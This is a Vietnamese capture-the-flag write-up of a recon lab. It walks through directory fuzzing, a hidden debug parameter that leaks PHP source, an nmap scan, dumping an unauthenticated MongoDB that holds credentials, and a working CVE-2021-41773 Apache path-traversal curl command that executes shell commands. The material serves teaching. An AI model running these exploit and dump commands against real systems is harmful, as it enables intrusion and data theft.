



# RECON\_1 WRITEUPS


## 1. Labs Overview:

Có tất cả 5 flag nằm rải rác trên server

Goal: Bằng việc recon, hãy đọc tất cả các flag.

## 2. Analysis:


Cách hoạt động của ứng dụng:



Hình ảnh ứng dụng

- Ứng dụng show đoạn chat
- Ta không thể tham gia đoạn chat này
- Khi bấm vào avatar của 1 trong 2 người trong đoạn chat






**Username:** user

**Bio:** Only me and admin can login and chat with each other haha

- ⇒ Phải là admin thì ta mới có thể chat
- Có chỗ để ta login, giả sử như ta có thể tấn công SQL Injection ở đây và login với tài khoản admin thì sao?

[Home](#) [Login](#)



**Social platform login**

**Username**

**Password**

Login

- ⇒ Sau khi thử 1 vài test cases, nhận ra chưa thể thu thập được gì, ta sẽ đẩy việc tấn công SQL Injection xuống mức ưu tiên thấp hơn

### **/robots.txt:**

- Ta sẽ bắt đầu với việc scan directories của bài lab
- Sử dụng tool **ffuf** để scan, dùng lệnh:

```
./ffuf -u http://103.145.62.203:81/FUZZ -w common.txt
```

- Trong đó:



- -u: là option để nhận vào giá trị của URL
- -w: là option để nhận vào wordlist

```
common      [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
.htaccess   [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 608ms]
index       [Status: 200, Size: 2783, Words: 825, Lines: 101, Duration: 19ms]
index.php   [Status: 200, Size: 2783, Words: 825, Lines: 101, Duration: 19ms]
login       [Status: 200, Size: 1094, Words: 180, Lines: 40, Duration: 5ms]
logout      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3ms]
.htpasswd   [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 801ms]
.hta        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 948ms]
profile     [Status: 200, Size: 653, Words: 104, Lines: 26, Duration: 11ms]
robots.txt  [Status: 200, Size: 68, Words: 3, Lines: 3, Duration: 2ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1ms]
static      [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 1ms]
test        [Status: 200, Size: 606, Words: 183, Lines: 21, Duration: 2ms]
:: Progress: [4686/4686] :: Job [1/1] :: 78 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

- Nhận ra có 1 endpoint "lạ" là **robots.txt**, thử search google xem đây là file gì
- Theo trang <https://developers.google.com/>:

#### What is a robots.txt file used for?

A robots.txt file is used primarily to manage crawler traffic to your site, and *usually* to keep a file off Google, depending on the file type:

- ⇒ File này chứa các quy định về cách quản lý lưu lượng truy cập của trình thu thập dữ liệu vào trang web
- Thử truy cập vào endpoint **/robots.txt**

```
User-agent: *
Disallow: /secret_file_that_only_admin_can_use.php`
```

- robots.txt dẫn ta tới 1 endpoint khác là **/secret\_file\_that\_only\_admin\_can\_use.php**
- Tiếp tục truy cập tới endpoint này



## CBJS{N1ceeeee\_recon\_crawler}

⇒ Lấy được flag đầu tiên.

### File test để quên:

- Ở kết quả scan directories, nhận ra có 1 endpoint **/test**

```
common      [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 0ms]
.htaccess   [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 608ms]
index       [Status: 200, Size: 2783, Words: 825, Lines: 101, Duration: 19ms]
index.php   [Status: 200, Size: 2783, Words: 825, Lines: 101, Duration: 19ms]
login       [Status: 200, Size: 1094, Words: 180, Lines: 40, Duration: 5ms]
logout      [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3ms]
.htpasswd   [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 801ms]
.hta        [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 948ms]
profile     [Status: 200, Size: 653, Words: 104, Lines: 26, Duration: 11ms]
robots.txt  [Status: 200, Size: 68, Words: 3, Lines: 3, Duration: 2ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1ms]
static      [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 1ms]
test        [Status: 200, Size: 606, Words: 183, Lines: 21, Duration: 2ms]
:: Progress: [4686/4686] :: Job [1/1] :: 78 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

- Suy đoán: bình thường, trong quá trình vận hành, những anh developer sẽ tạo 1 file test (hoặc gì đó tương tự) để test chức năng hoặc debug trang web của họ, tuy nhiên khi deploy thì họ lại quên xóa file này đi
- Thử truy cập vào endpoint **/test** này

## CBJS{sometimes\_the\_developers\_forget\_their\_endpoints}

Message Received: [object Object]



- Thật vậy, có lẽ anh dev đang test chức năng gì đó, thử bấm Ctrl + U để xem source JavaScript
- ⇒ Tìm ra thêm được flag thứ 2

```
Line wrap ☐
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5   </head>
6   <body>
7     <h1>CBJS{sometimes_the_developers_forget_their_endpoints}</h1>
8     <div id="message"></div>
9
10    <script>
11      window.onload = function () {
12        var messageEle = document.getElementById('message');
13        function receiveMessage(e) {
14          messageEle.innerHTML = "Message Received: " + e.data;
15        }
16        window.addEventListener('message', receiveMessage);
17      }
18    </script>
19  </body>
20 </html>
21
```

### Hidden param:

- Ta sẽ sử dụng tool **arjun** (một tool giúp phát hiện các tham số trong đường dẫn với tốc độ cao mà không tác động mạnh đến server) để tiến hành scan xem trang web có param nào lạ không
- Cách sử dụng **arjun**:



```
khoiminhvo32@MinKhoy:~/dump/social-platform$ arjun --help
usage: arjun [-h] [-u URL] [-o JSON_FILE] [-oT TEXT_FILE] [-oB [BURP_PORT]] [-d DELAY] [-t THREADS] [-w WORDLIST]
[-m METHOD] [-i [IMPORT_FILE]] [-T TIMEOUT] [-c CHUNKS] [-q] [--headers [HEADERS]] [--passive [PASSIVE]]
[--stable] [--include INCLUDE] [--disable-redirects]

optional arguments:
  -h, --help            show this help message and exit
  -u URL                Target URL
  -o JSON_FILE, -oJ JSON_FILE
                        Path for json output file.
  -oT TEXT_FILE         Path for text output file.
  -oB [BURP_PORT]       Port for output to Burp Suite Proxy. Default port is 8080.
  -d DELAY              Delay between requests in seconds. (default: 0)
  -t THREADS            Number of concurrent threads. (default: 2)
  -w WORDLIST            Wordlist file path. (default: {arjundir}/db/large.txt)
  -m METHOD              Request method to use: GET/POST/XML/JSON. (default: GET)
  -i [IMPORT_FILE]      Import target URLs from file.
  -T TIMEOUT            HTTP request timeout in seconds. (default: 15)
  -c CHUNKS             Chunk size. The number of parameters to be sent at once
  -q                   Quiet mode. No output.
  --headers [HEADERS]  Add headers. Separate multiple headers with a new line.
  --passive [PASSIVE]  Collect parameter names from passive sources like wayback, commoncrawl and otx.
  --stable              Prefer stability over speed.
  --include INCLUDE    Include this data in every request.
  --disable-redirects  disable redirects
khoiminhvo32@MinKhoy:~/dump/social-platform$
```

- Có options `-u` để scan 1 url nào đó
- Dùng lệnh:

```
arjun -u http://103.145.62.203:81/
```

```

  _/ _/ _/
 ( _/ _/ _/ v2.1.51
  _/

[*] Probing the target for stability
[*] Analysing HTTP response for anomalies
[*] Analysing HTTP response for potential parameter names
[+] Heuristic scanner found 1 parameter: username
[*] Logicforcing the URL endpoint
[✓] name: debug, factor: body length
khoiminhvo32@MinKhoy:~/ffuf_1.5.0_linux_386$
```

- ⇒ Có 1 param tên debug mà khi sử dụng, body length sẽ thay đổi
- Thử nhập param `?debug` trên url



```
<?php
include $_SERVER["DOCUMENT_ROOT"] . '/common/common.php';
if ($_SERVER['SCRIPT_FILENAME'] === __FILE__ && isset($_GET['debug'])) die(highlight_file(__FILE__));

$error = '';
if (isset($_POST['chat'])) {
    $error = $db->addChat($_POST['chat']);
}

$chats = $db->getChats();
foreach ($chats as $key => $row) {
    $chats[$key]->user = $db->getOneUserFromId($row->user_id);
}

// FLAG=CBJS{h1dden_p4ram_is_hidden_gem}
?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Social-platform</title>
    <link rel="stylesheet" href="/static/css/index.css">
    <link rel="stylesheet" href="/static/css/navbar.css">
</head>

<body>
    <?php include $_SERVER["DOCUMENT_ROOT"] . '/navbar.php' ?>
```

- ⇒ Đọc được source code của trang web
- Thực tế, các tham số ẩn sẽ ảnh hưởng đến logic của ứng dụng, tìm ra nó giúp ta mở thêm các luồng hoạt động mà nếu sử dụng theo cách thông thường sẽ không chạm tới được
- ⇒ Lấy được flag thứ 3 nằm trong source code của trang web

```
// FLAG=CBJS{h1dden_p4ram_is_hidden_gem}
?>
```

### Port lạ:

- Tiếp tục recon trang web, lần này ta sẽ scan xem trang web đang mở những port nào bằng tool **nmap**



- Câu lệnh ta sử dụng:

```
nmap -sC -sV -p- 103.145.62.203
```

- Trong đó:

- o -sC: option dùng để **nmap** chạy script mặc định
- o -sV: option để xác định service / version của port đang mở
- o -p-: option dùng để scan tất cả 65536 ports

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: 404 Not Found
81/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-cookie-flags:
|_/:
|_    PHPSESSID:
|_    httponly flag not set
|_http-robots.txt: 1 disallowed entry
|_/_secret_file_that_only_admin_can_use.php`
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Social-platform
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-cookie-flags:
|_/:
|_    PHPSESSID:
|_    httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Koinbase
|_Requested resource was /auth.php
|_ssl-cert: Subject: commonName=koinbase.cyberjutsu-lab.tech
|_Subject Alternative Name: DNS:koinbase.cyberjutsu-lab.tech
|_Not valid before: 2022-11-29T08:07:43
|_Not valid after: 2023-02-27T08:07:42
8080/tcp  open  http     Apache httpd 2.4.49 ((Unix))
|_http-methods:
|_    Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Site doesn't have a title (text/html).
27017/tcp open  mongod   MongoDB 4.4.5
|_mongodb-databases: ERROR: Script execution failed (use -d to debug)
|_mongodb-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

⇒ Nhận thấy có 1 port lạ là 27017 đang sử dụng mongod, là 1 dạng database





- Ý tưởng: Kết nối tới port này để truy cập vào database
- Ta sẽ đi search google cách truy cập vào mongodb thông qua port của 1 server

- You can use the `--host <host>` and `--port <port>` command-line options. For example, to connect to a MongoDB instance running on a remote host machine:

```
mongo --host mongodb0.example.com --port 28015
```

- Cần truyền vào host và port để truy cập, tiến hành nhập command:

```
mongo --host 103.145.62.203 --port 27017
```

```
khoininhvo32@MinKhoy: $ mongo --host 103.145.62.203 --port 27017
MongoDB shell version v3.6.8
connecting to: mongodb://103.145.62.203:27017/
Implicit session: session { "id" : UUID("1a41d2cc-46ba-4854-adb8-353846adfc57") }
MongoDB server version: 4.4.5
WARNING: shell and server versions do not match
Server has startup warnings:
{"t":{"$date":"2022-12-01T08:16:07.501+00:00"},"s":"I",  "c":"STORAGE",  "id":22297,   "ctx":"initandlisten","msg":"Using the XFS filesystem is
strongly recommended with the WiredTiger storage engine. See http://dochub.mongodb.org/core/prodnotes-filesystem","tags":["startupWarnings"]}
{"t":{"$date":"2022-12-01T08:16:08.970+00:00"},"s":"W",  "c":"CONTROL",  "id":22120,   "ctx":"initandlisten","msg":"Access control is not enable
d for the database. Read and write access to data and configuration is unrestricted","tags":["startupWarnings"]}
>
```

- ⇒ Truy cập thành công vào mongodb của server
- Đến lúc này, ta đã có thể đọc được tất cả thông tin trên server, tuy nhiên để làm được điều này ta phải biết syntax query của mongodb
- ⇒ Sử dụng 1 cách khác, đó là dump tất cả dữ liệu về máy của mình để đọc
- Đi google cách dump dữ liệu của mongodb

- Specify the hostname and port in the `--host` and `--port`

```
mongodump --host="mongodb0.example.com" --port=27017 [additional options]
```

- Nhập lệnh:



```
mongodump --host="103.145.62.203" --port=27017 --forceTableScan
```

- Trong đó:
  - o --forceTableScan: là option dùng để scan tất collection data

```
khoiminhvo32@MinKhoy:~/test$ mongodump --host="103.145.62.203" --port=27017 --forceTableScan
2022-12-01T16:07:47.167+0700    writing admin.system.version to
2022-12-01T16:07:47.223+0700    done dumping admin.system.version (1 document)
2022-12-01T16:07:47.224+0700    writing social-platform.chat to
2022-12-01T16:07:47.224+0700    writing social-platform.user to
2022-12-01T16:07:47.277+0700    done dumping social-platform.user (2 documents)
2022-12-01T16:07:47.277+0700    done dumping social-platform.chat (4 documents)
```

- ⇒ Thành công dump data về máy của ta
- Tiến hành đọc dữ liệu trong file dump/social-platform/user.bson

```
khoiminhvo32@MinKhoy:~/test/dump/social-platform$ strings user.bson
username
admin
password
CBJS{people_usually_f0rget_about_ports}
I am admin
username
user
password
trollollloll123
Only me and admin can login and chat with each other haha
khoiminhvo32@MinKhoy:~/test/dump/social-platform$
```

- ⇒ Trong thực tế, rất có thể sẽ có server mở 1 số service / port không cần thiết ra bên ngoài, trong trường hợp này chính là port 27017 sử dụng mongodb
- ⇒ Lấy được flag thứ 4 trong database

### Service version cũ:

- Nhìn lại kết quả scan **nmap**, nhận ra còn 1 port khác đang mở là 8080



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: 404 Not Found
81/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-cookie-flags:
|_/:
|_    PHPSESSID:
|_    httponly flag not set
|_http-robots.txt: 1 disallowed entry
|_/_secret_file_that_only_admin_can_use.php`
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Social-platform
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
|_http-cookie-flags:
|_/:
|_    PHPSESSID:
|_    httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Koinbase
|_Requested resource was /auth.php
|_ssl-cert: Subject: commonName=koinbase.cyberjutsu-lab.tech
|_Subject Alternative Name: DNS:koinbase.cyberjutsu-lab.tech
|_Not valid before: 2022-11-29T08:07:43
|_Not valid after: 2023-02-27T08:07:43
8080/tcp  open  http     Apache httpd 2.4.49 ((Unix))
|_http-methods:
|_    Potentially risky methods: TRACE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.49 (Unix)
|_http-title: Site doesn't have a title (text/html).
27017/tcp open  mongodb MongoDB 4.4.5
|_mongodb-databases: ERROR: Script execution failed (use -d to debug)
|_mongodb-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Port này sử dụng service http
- Thử truy cập tới port 8080



- Trang này chỉ có 1 dòng html



- A screenshot of a Google search results page. The search bar at the top contains the text "apache 2.4.49 rce". Below the search bar, the results are displayed. The first result is titled "Apache HTTP Server 2.4.49 - Path Traversal & Remote Code ..." and is dated "Oct 6, 2021". The snippet below the title reads: "Oct 6, 2021 — Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE). CVE-2021-41773 . webapps exploit for Multiple platform. You've visited this page 3 times. Last visit: 11/25/22". Below the snippet, there is a box titled "People also search for" containing four suggestions: "apache 2.4.29 exploit path traversal", "apache 2.4.49 exploit github", "apache 2.4.49 path traversal", "apache 2.4.29 exploit db", "apache http server 2.4.49 exploit", and "apache 2.4.29 exploit metasploit". The second result is titled "thehackersbrain/CVE-2021-41773 - LFI & RCE Exploit - GitHub" and is dated "Oct 6, 2021". The snippet below the title reads: "Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE) # Exploit Author: Gaurav Raj https://gauravraj.xyz ... You visited this page on 11/25/22." The background of the image is a dark, textured surface with various icons and symbols.

- Nhấp vào link đầu - <https://exploit-db.com/>:

⇒ Có vẻ như chuyển từ `../` thành `%2e%2e/` sẽ có thể path traversal được

- CyberJutsu Team



```
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; id" "http://103.145.62.203:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
```

```
khoiminhvo32@MinKhoy:~$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; id" "http://103.145.62.203:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
uid=1(daemon) gid=1(daemon) groups=1(daemon)
khoiminhvo32@MinKhoy:~$
```

⇒ Thành công thực thi command `id` trên server

- Tiến hành đọc flag ở thư mục gốc:

```
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat /*" "http://103.145.62.203:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
```

```
khoiminhvo32@MinKhoy:~$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat /*" "http://103.145.62.203:8080/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh"
CBJS{aPaChE_Is_VuLNeRAbLE_tOo???}
khoiminhvo32@MinKhoy:~$
```

⇒ Lấy được flag thứ 5 với service Apache cũ bị lỗi